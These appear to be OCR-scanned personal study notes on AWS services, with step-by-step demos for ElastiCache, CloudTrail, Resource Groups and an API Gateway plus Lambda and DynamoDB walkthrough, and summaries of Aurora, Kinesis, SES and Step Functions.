
1) Launch Ubuntu EC2 Instance

2) Go to the ElastiCache Management Console
- Click on Memcached
- Click on Create
- Select Memcached
- Give a name to the Cluster
- Select the node as cache.t2.micro
- In the Advanced Settings give a name and select subnets
- Click on Create, Wait for the cluster status to be available

3) The EC2 and the Memcached cluster can't talk to each other by default.
Add the SecurityGroup of EC2 to the SecurityGroup of the Memcached Cluster as highlighted below.



4) Get the endpoint of the Cluster and telnet to it (Ctrl +] and then quit)



5) Run the below commands to interact with the Memcached Cluster in the telnet session.

set a 0 0 5 // Set key "a" with no expiration and 5 byte value
hello // Set value as "hello"
STORED

```
get a          // Get value for key "a"
VALUE a 0 5
hello
END
get b          // Get value for key "b" results in miss
END
>
```

6) Terminate the EC2 and the Memcached Cluster.

---

0) Create ElastiCache Cluster using Redis

1) Start an Amazon Linux EC2 instance and connect to it

2) Install gcc
sudo yum install gcc

3) Download and install redis-cli
wget http://download.redis.io/redis-stable.tar.gz
tar xvzf redis-stable.tar.gz
cd redis-stable
make

4) Connect to redis-cli
src/redis-cli -c -h my-redis-cluster.d47v76.ng.0001.use1.cache.amazonaws.com -p 6379

5) Run the below commands
set a "hello"
get a

set b "redis demo" EX 5
get b
get b
quit

SQS and SNS

20 October 2017 07:03

- Reliable, durable, and fault-tolerant delivery of messages between application components
- Logical decomposition of systems and increased autonomy of components
- Creating unidirectional, non-blocking operations, temporarily decoupling system components at runtime
- Decreasing the dependencies that components have on each other through standard communication and network channels

Migrating from IBM MQ to Amazon MQ using a phased approach
https://aws.amazon.com/blogs/compute/migrating-from-ibm-mq-to-amazon-mq-using-a-phased-approach/

CloudFront

01 May 2019 15:26

Usecases
https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/IntroductionUseCases.html

Getting started with CloudFront
https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/GettingStarted.html

CloudTrail

02 May 2019 07:27

https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-getting-started.html

CloudTrail is enabled by default for your AWS account. You can use Event history in the CloudTrail console to view, search, download, archive, analyze, and respond to account activity across your AWS infrastructure. This includes activity made through the AWS Management Console, AWS Command Line Interface, and AWS SDKs and APIs.

For an ongoing record of events in your AWS account, create a trail. A *trail* enables CloudTrail to deliver log files to an Amazon S3 bucket. By default, when you create a trail in the console, the trail applies to all AWS Regions. The trail logs events from all Regions in the AWS partition and delivers the log files to the Amazon S3 bucket that you specify. Additionally, you can configure other AWS services to further analyze and act upon the event data collected in CloudTrail logs.

If you have created an organization in AWS Organizations, you can create a trail that will log all events for all AWS accounts in that organization. Creating an organization trail helps you define a uniform event logging strategy for your organization.

https://aws.amazon.com/cloudtrail/faqs/
Q: How long does it take CloudTrail to deliver an event for an API call?
Typically, CloudTrail delivers an event within 15 minutes of the API call.

1. Go to the CloudTrail Management Console

2. The DashBoard shows few of the the current events.

3. To view all events for the last 90 days, go to Event History.
By default, non-read-only events are shown. Change the filter to see different events.

4. Events beyond 90 days are deleted automatically. A trail can be created to store the events in S3.
Click on create trail
- Give a name
- In the Storage location give the S3 bucket name
- Click on Create
- Create an EC2 instance and terminate it
- The events should appear in the S3 bucket within 15 minutes
- They should also appear in the CloudTrail Management Console -> Event history

ResourceGroups

21 June 2019 12:44

Bulk Resource Tagging

https://aws.amazon.com/blogs/aws/resource-groups-and-tagging/

1. Create an EC2 instance in NV.

2. Goto "Resource Group" Management Console.
   - Click on "Manage Tags"
   - Make sure the region 'us-east-1' is selected
   - Select AWS::EC2::Instance as the resource type (note that some of the resources like EFS are missing there although EFS supports tagging)
   - Click on "Search resources"

3. Select the EC2 instance and Click on "Manage tags of selected resources" to Add/Remove tags. The EC2 can be across multiple regions also.

The above technique can also be used to find any EC2 resources which had been accidently left over.

ResourceGroups

After you've created resource groups in Resource Groups, use AWS Systems Manager tools such as Automation to simplify management tasks on your groups of resources. You can also use groups as the basis for viewing monitoring and configuration insights in AWS Systems Manager.

- Used for seggregating based on stages like prod, test, dev etc.
- Are region specific, cannot contain resources across multiple regions.
- Two types of queries - Tag-based or CloudFormation stack based.
- It's much better in GCP as everything falls under a Project.

Supported resources
https://docs.aws.amazon.com/ARG/latest/userguide/supported-resources.html
Getting started
https://docs.aws.amazon.com/ARG/latest/userguide/gettingstarted.html

1. Create 2 EC2. One with Env=Dev and the other with Env=Prod tags.

2. Go to "Resource Groups Management Console" and Click on "Create Resource Group".
   - Select "Tag based"
   - Select the resource type as AWS::EC2::Instance
   - Type the Key as Env and Value as Prod and click on Add.
   - Click on "View group resources". One of the EC2 with the appropriate Tag (Env=Prod) should be displayed and the other EC2 not.
   - Give the Resouce Group a name (MyProdResources) and some description.
   - Click on "Create group"

3. Add a new EC2 with a Tag "Env=Prod".

4. In the "Resource Groups Management Console" do a refresh and new EC2 also should be displayed.

Windows FSx

03 July 2019 12:14

https://aws.amazon.com/fsx/windows/faqs/
Q: When should I use Amazon FSx Windows File Servers vs. Amazon EFS vs. Amazon FSx for Lustre?

A: For your applications that need to be highly available and that rely on shared file storage, AWS offers two file system services. If you have **Windows-based applications, Amazon FSx for Windows File Server** provides fully managed Windows file servers with features and performance optimized for these applications. It is **accessible from Windows and Linux instances via the SMB protocol**. If you have **Linux-based applications, Amazon EFS** is a cloud-native fully managed file system that provides simple, scalable, elastic file storage for these applications. It is accessible from Linux instances via the NFS protocol.

For **compute-intensive workloads**, like high performance computing, machine learning, EDA, and media processing, **Amazon FSx for Lustre**, provides a file system that's optimized for the performance and cost of short-lived, compute-intensive processing jobs, with input and output stored on Amazon S3.

Pricing

https://aws.amazon.com/fsx/windows/pricing/
Depends on storage capacity, throughput capacity and backup storage.
Minimum starts from 56.60 USD / month. So, no demo :(
Demo from AWS - https://youtu.be/hAftP5QqppQ?t=1787

Getting started

https://docs.aws.amazon.com/fsx/latest/WindowsGuide/getting-started.html

Step 1: Create Your File System
Step 2: Map Your File Share to an EC2 Instance Running Windows Server
Step 3: Write Data to Your File Share
Step 4: Back Up Your File System
Step 5: Clean Up Resources

Backups are taken by AWS every day, but can be scheduled inbetween also.

Aurora

04 July 2019 13:09

5 times faster than MySQL and 3 times than PostgreSQL @ 1/10 of the cost.

Amazon Aurora features a distributed, fault-tolerant, self-healing storage system that auto-scales up to **64TB per database instance**. It delivers high performance and availability with up to **15 low-latency read replicas**, **point-in-time recovery**, **continuous backup to Amazon S3**, and replication across three Availability Zones (AZs).

Amazon Aurora is designed to offer greater than **99.99% availability, replicating 6 copies of your data across 3 Availability Zones** and backing up your data continuously to Amazon S3. It transparently recovers from physical storage failures; instance failover typically takes less than 30 seconds. **Amazon Aurora's replication is bundled into the price. Also, there is no free-tier for Aurora.**

Amazon Aurora delivers significant increases over MySQL/PostreSQL performance by tightly integrating the database engine with an SSD-based virtualized storage layer purpose-built for database workloads, reducing writes to the storage system, minimizing lock contention and eliminating delays created by database process threads.

The **minimum storage is 10GB**. Based on your database usage, your **Amazon Aurora storage will automatically grow, up to 64 TB, in 10GB increments** with no impact to database performance. **There is no need to provision storage in advance.**

Amazon Aurora Global Database (https://aws.amazon.com/rds/aurora/global-database/) is a feature that allows a **single Amazon Aurora database to span multiple AWS regions**. It replicates your data with no impact on database performance, enables fast local reads in each region with typical latency of less than a second, and provides disaster recovery from region-wide outages. In the unlikely event of a regional degradation or outage, a secondary region can be promoted to full read/write capabilities in less than 1 minute.

Amazon Aurora Serverless is an on-demand, autoscaling configuration for the **MySQL-compatible edition** of Amazon Aurora. An Aurora Serverless DB cluster automatically starts up, shuts down, and scales capacity up or down based on your application's needs. Aurora Serverless provides a relatively simple, cost-effective option for infrequent, intermittent, or unpredictable workloads. Aurora Serverless is currently available for Aurora with MySQL 5.6 compatibility.

Amazon Aurora Parallel Query (https://aws.amazon.com/rds/aurora/parallel-query/) refers to the ability to **push down and distribute the computational load of a single query across thousands of CPUs** in Aurora's storage layer. Without Parallel Query, a query issued against an Amazon Aurora database would be executed wholly within one instance of the database cluster; this would be similar to how most databases operate.

Getting started with Aurora
https://docs.aws.amazon.com/AmazonRDS/latest/AuroraUserGuide/CHAP_GettingStartedAurora.html

Kinesis

08 July 2019 17:36

What Is Streaming Data?

Streaming data is the data which is generated continuously from ***thousands*** of ***sources***

The sources sends data records simultaneously in small sizes i.e ***kilobytes***

This data needs to be ***processed sequentially*** and ***incrementally*** on record basis and used for wide range of analytics

Such analytics provide the company with the visibility of ***service usage, server activity, website clicks, Geo-location of emerging situation***

Online service providing companies like ***Flipkart, Uber cabs*** and many more deal with streaming data

It mainly includes video stream, data stream, data firehose and data analytics


Kinesis Video stream is used to capture, process and analyse video stream for machine learning and Analytics

Kinesis Data stream is used to build custom application to analyse data streams using third party stream processing system


Kinesis Data firehose is used to load data into AWS data stores

Kinesis Data analytics is an easy way to process data stream with SQL


Features of Kinesis




Amazon Kinesis Video Streams



Amazon Kinesis Data Streams



Amazon Kinesis Fire House



Amazon Kinesis Data Analytics

Kinesis Data Analytics Examples - https://docs.aws.amazon.com/kinesisanalytics/latest/dev/examples.html

What is Kinesis Data Stream
https://docs.aws.amazon.com/streams/latest/dev/introduction.html

GitHub Code and Details for the Kinesis Data Stream Demo
https://github.com/aws-samples/amazon-kinesis-data-visualization-sample

CloudFormation Template for the Demo
https://s3.amazonaws.com/kinesis-demo-bucket/amazon-kinesis-data-visualization-sample/kinesis-data-vis-sample-app.template

Visualize the Web Traffic using Kinesis (S81) - Refer Doc 4 - https://s3.amazonaws.com/module-non-videos/w6wtv5c523.pdf

Components of the Demo
StreamWriter -- Generates Random Data and sends to Kinesis Data Stream
Kinesis Client Application -- Uses Kinesis SDK to do aggregation over sliding window and puts results in DynamoDB
Real Time Chart -- Gets the data from the DynamoDB and creates a graph

SES

09 July 2019 10:32

Sending email using Python Boto
https://docs.aws.amazon.com/ses/latest/DeveloperGuide/send-using-sdk-python.html

Configuration sets
https://docs.aws.amazon.com/ses/latest/DeveloperGuide/using-configuration-sets.html

Configuration sets are groups of rules that you can apply to the emails you send using Amazon SES. You apply a configuration set to an email by including a reference to the configuration set in the headers of the email. When you apply a configuration set to an email, all of the rules in that configuration set are applied to the email. For more information about specifying configuration sets in your emails, see Specifying a Configuration Set When You Send Email.
You can use configuration sets to apply the following types of rules to your emails:

- Event publishing – Amazon SES can **track the number of send, delivery, open, click, bounce, and complaint events for each email you send.** You can use event publishing to send information about these events to other AWS services. For example, you can send your email metrics to an Amazon Kinesis Data Firehose destination, and then analyze it using Amazon Kinesis Data Analytics. Alternatively, you can send bounce and complaint information to Amazon SNS and receive notifications immediately when those events occur. hh

- IP pool management – If you **lease dedicated IP addresses to use with Amazon SES**, you can create groups of these addresses, called *dedicated IP pools*. You can then associate these dedicated IP pools with configuration sets. A common use case is to create one pool of dedicated IP addresses for sending marketing communications, and another for sending transactional emails. Your sender reputation for transactional emails is then isolated from that of your marketing emails.

From <https://docs.aws.amazon.com/ses/latest/DeveloperGuide/using-configuration-sets.html>

G-Lock EasyMail7 (https://easymail7.com/) which is an SMTP Client can be used to send email via AWS SES SMTP, but it has to be bought and can be used for only 14 days free. Free **Thunderbird** can also connect to AWS SES SMTP. https://docs.aws.amazon.com/ses/latest/DeveloperGuide/configure-email-client.html

StepFunctions

11 July 2019 18:32

PRAVEEN: AWS Step Functions is a fully managed service that makes it easy to coordinate the components of **distributed applications and microservices** using **visual workflows**. Step Functions automatically triggers and tracks each step, and retries when there are errors, so your application executes in order and as expected. Step Functions logs the state of each step, so when things do go wrong, you can diagnose and debug problems quickly. You can change and add steps without even writing code, so you can easily evolve your application and innovate faster.

PRAVEEN: Breaking an application into service components (or steps) ensures that the failure of one component does not bring the whole system down, that each component scales independently, and that components may be updated without requiring the entire system to be redeployed after each change.

PRAVEEN: CoreConcepts of StepFunctions
https://aws.amazon.com/step-functions/getting-started/

- The **workflows** you build with Step Functions **are called state machines**, and **each step of your workflow is called a state**.
- **Tasks perform work**, either by coordinating another AWS service or an application that you can **host basically anywhere**.

PRAVEEN: UseCases
https://aws.amazon.com/step-functions/use-cases/
- Access databases from serverless workflows
- Coordinate container tasks in microservices and serverless applications

https://aws.amazon.com/swf/faqs/
PRAVEEN: Q: When should I use Amazon SWF vs. AWS Step Functions?
AWS Step Functions is a fully managed service that makes it easy to coordinate the components of distributed applications and microservices using visual workflows. **Instead of writing a Decider program, you define state machines in JSON. AWS customers should consider using Step Functions for new applications.** If Step Functions does not fit your needs, then you should consider Amazon Simple Workflow (SWF). Amazon SWF provides you complete control over your orchestration logic, but increases the complexity of developing applications. You may write decider programs in the programming language of your choice, or you may use the Flow framework to use programming constructs that structure asynchronous interactions for you. AWS will continue to provide the Amazon SWF service, Flow framework, and support all Amazon SWF customers.
https://aws.amazon.com/step-functions/faqs/
Q: When should I use AWS Step Functions vs. Amazon Simple Workflow Service (SWF)?
If you require **external signals to intervene in your processes**, or you would like to **launch child processes that return a result to a parent**, then you should consider Amazon Simple Workflow Service (Amazon SWF).With Amazon SWF, instead of writing state machines in declarative JSON, you write a decider program to separate activity steps from decision steps. This provides you complete control over your orchestration logic, but increases the complexity of developing applications. You may write decider programs in the programming language of your choice, or you may use the Flow framework to use programming constructs that structure asynchronous interactions for you.

https://kobikobi.wordpress.com/2016/06/18/two-years-with-amazon-simple-workflow-swf/
So it still work, and our code still works, but **SWF is not getting any new features.** This is certainly something to consider when choosing a major component in your system.

PRAVEEN: ASL - https://docs.aws.amazon.com/step-functions/latest/dg/concepts-amazon-states-language.html
PRAVEEN: States - https://docs.aws.amazon.com/step-functions/latest/dg/amazon-states-language-states.html

PRAVEEN: Q: How does AWS Step Functions connect to my resources?
You can configure your state machines to perform work by using activity tasks and service tasks. **Activity tasks let you assign a specific step in your workflow to code running somewhere else (known as an activity worker).** An activity worker can be any application that can make an HTTP connection, hosted anywhere. For example, activity workers can run on an Amazon EC2 instance, on a mobile device, or on an on-premises server. The activity worker polls Step Functions for work, takes any inputs from Step Functions, performs the work using your code, and returns results. Since activity workers request work, it is easy to use workers that are deployed behind a firewall.

Service tasks let you connect a step in your workflow to a supported AWS service. Step Functions pushes requests to other services so they can perform actions for your workflow, waits for the service task to complete, and then continues to the next step.
- Invoke an AWS Lambda function
- Run an Amazon Elastic Container Service or AWS Fargate task
- Get an existing item from an Amazon DynamoDB table or put a new item into a DynamoDB table
- Submit an AWS Batch job and wait for it to complete
- Publish a message to an Amazon SNS topic
- Send a message to an Amazon SQS queue
- Start an AWS Glue job run
- Create an Amazon SageMaker job to train a machine learning model or batch transform a data set

https://docs.aws.amazon.com/amazonswf/latest/developerguide/swf-dev-actors.html#swf-dev-actors-deciders
What is a Decider?
A decider is an implementation of a workflow's coordination logic. Deciders control the flow of activity tasks in a workflow execution. Whenever a change occurs during a workflow execution, such as the completion of a task, a decision task including the entire workflow history will be passed to a decider. When the decider receives the decision task from Amazon SWF, it analyzes the workflow execution history to determine the next appropriate steps in the workflow execution. The decider communicates these steps back to Amazon SWF using decisions. A decision is an Amazon SWF data type that can represent various next actions.

PRAVEEN: Creating a Lambda State Machine
https://docs.aws.amazon.com/step-functions/latest/dg/tutorial-creating-lambda-state-machine.html

How StepFunctions Work? - https://docs.aws.amazon.com/step-functions/latest/dg/how-step-functions-works.html
PRAVEEN: Lot of tutorials - https://docs.aws.amazon.com/step-functions/latest/dg/tutorials.html
PRAVEEN: Sample Projects - https://docs.aws.amazon.com/step-functions/latest/dg/create-sample-projects.html

Call Center Example - https://aws.amazon.com/getting-started/tutorials/create-a-serverless-workflow-step-functions-lambda/
Comments analysis with AWS Comprehend - https://medium.com/weareservian/serverless-data-processing-with-aws-step-functions-an-example-6876e9bea4c0
Video on Demand - https://aws.amazon.com/solutions/video-on-demand-on-aws/

API Gateway

12 July 2019 15:50

With a few clicks in the AWS Management Console, you can create an API that acts as a “front door” for applications to access data, business logic, or functionality from your back-end services, such as applications running on Amazon Elastic Compute Cloud (Amazon EC2), Amazon Elastic Container Service (Amazon ECS) or AWS Elastic Beanstalk, code running on AWS Lambda, or any web application.


- Metering
- Security
- Resiliency
- Monitoring
- LifeCycle Management
- Rest and WebSockets API
- Throttling

REST services take actions corresponding to the HTTP request verb. These four are meant to correspond to the CRUD model, with POST equating to Create, GET equating to Read, PUT equating to Update, and DELETE equating to Destroy.

HTTP POST -> Create
HTTP GET -> Read
HTTP PUT -> Update
HTTP DELETE -> Destroy

API -> Resource -> HTTP METHOD -> Lambda
Insurance -> Policy -> Create Method -> CreatePolicyLambda

Build a Serverless Web Application with AWS Lambda, Amazon API Gateway, Amazon S3, Amazon DynamoDB, and Amazon Cognito
https://aws.amazon.com/getting-started/projects/build-serverless-web-app-lambda-apigateway-s3-dynamodb-cognito/



Using AWS Lambda with Amazon API Gateway
https://docs.aws.amazon.com/lambda/latest/dg/with-on-demand-https-example.html

Above link uses the AWS CLI

Step 1: Create a Lambda execution role (lambda-apigateway-role) with the below policy attached. The policy gives the permissions to CloudWatch and DynamoDB.

```
{
 "Version": "2012-10-17",
 "Statement": [
  {
   "Sid": "Stmt1428341300017",
   "Action": [
    "dynamodb:DeleteItem",
    "dynamodb:GetItem",
    "dynamodb:PutItem",
    "dynamodb:Query",
    "dynamodb:Scan",
    "dynamodb:UpdateItem"
   ],
   "Effect": "Allow",
   "Resource": "*"
  },
  {
   "Sid": "",
   "Resource": "*",
   "Action": [
    "logs:CreateLogGroup",
    "logs:CreateLogStream",
    "logs:PutLogEvents"
   ],
   "Effect": "Allow"
  }
 ]
}
```

Step 2: Create a Lambda Function (LambdaFunctionOverHttps) with the below code. And also attach the role created earlier. The runtime should be Node.js 8.10.

```
console.log('Loading function');

var AWS = require('aws-sdk');
var dynamo = new AWS.DynamoDB.DocumentClient();

/**
 * Provide an event that contains the following keys:
 *
 *   - operation: one of the operations in the switch statement below
 *   - tableName: required for operations that interact with DynamoDB
 *   - payload: a parameter to pass to the operation being performed
 */
exports.handler = function(event, context, callback) {
   //console.log('Received event:', JSON.stringify(event, null, 2));

   var operation = event.operation;

   if (event.tableName) {
      event.payload.TableName = event.tableName;
   }

   switch (operation) {
      case 'create':
         dynamo.put(event.payload, callback);
         break;
      case 'read':
         dynamo.get(event.payload, callback);
```

```
        break;
    case 'update':
        dynamo.update(event.payload, callback);
        break;
    case 'delete':
        dynamo.delete(event.payload, callback);
        break;
    case 'list':
        dynamo.scan(event.payload, callback);
        break;
    case 'echo':
        callback(null, "Success");
        break;
    case 'ping':
        callback(null, "pong");
        break;
    default:
        callback('Unknown operation: ${operation}');
  }
};
```

Step 3: Create a table in DynamoDB with the following details.

Table name – lambda-apigateway
Primary key – id (string)

Step 4: Test the Lambda function using the below Payload. An item should be inserted in the DynamoDB. Delete the item from the DynamoDB.

```
{
  "operation": "create",
  "tableName": "lambda-apigateway",
  "payload": {
    "Item": {
      "id": "1",
      "name": "Bob"
    }
  }
}
```

Step 5: Go to the API Gateway Service and create a new API (DynamoDBOperations).

Step 6: Click on Actions and "Create Resourse". Enter the "Resource Name" as DynamoDBManager.

Step 7: Click on Actions and "Create Method". Select "POST" and click on the Tick. In the LambdaFunction enter LambdaFunctionOverHttps. Click on Save. The permissions for the API Gateway to call the Lambda will be set automatically.

Step 8: Under the Test, Click on the blaze button to test the API Gateway. In the Request Body enter the below payload. The test should complete with a status 200. And also the item should be inserted in the DynamoDB table. Also, in the Lambda monitoring the Invocations and the "Error count and success rate" should be reflected appropriately.


```
{
  "operation": "create",
  "tableName": "lambda-apigateway",
  "payload": {
    "Item": {
```

```
        "id": "1",
        "name": "Bob"
      }
    }
}
```

Step 9: The API can be deployed in stages. Again click on Action -> Deploy API. Enter the "Stage name" as Prod. Click on Deploy. The "Invoke URL" is provided. External clients can make a REST call to the "Invoke URL" to call the Lambda function.

Step 10: Use the below curl command to invoke the REST API. Note to change the URL at the end. Also, the same can be done programantically from any language also.

curl -X POST -d "{\"operation\":\"create\",\"tableName\":\"lambda-apigateway\",\"payload\":{\"Item\":{\"id\":\"1\",\"name\":\"Bob\"}}}" https://$API.execute-api.$REGION.amazonaws.com/prod/DynamoDBManager

VPN

13 July 2019 17:18

VPN Documentation
https://docs.aws.amazon.com/vpn/index.html

VPN FAQ
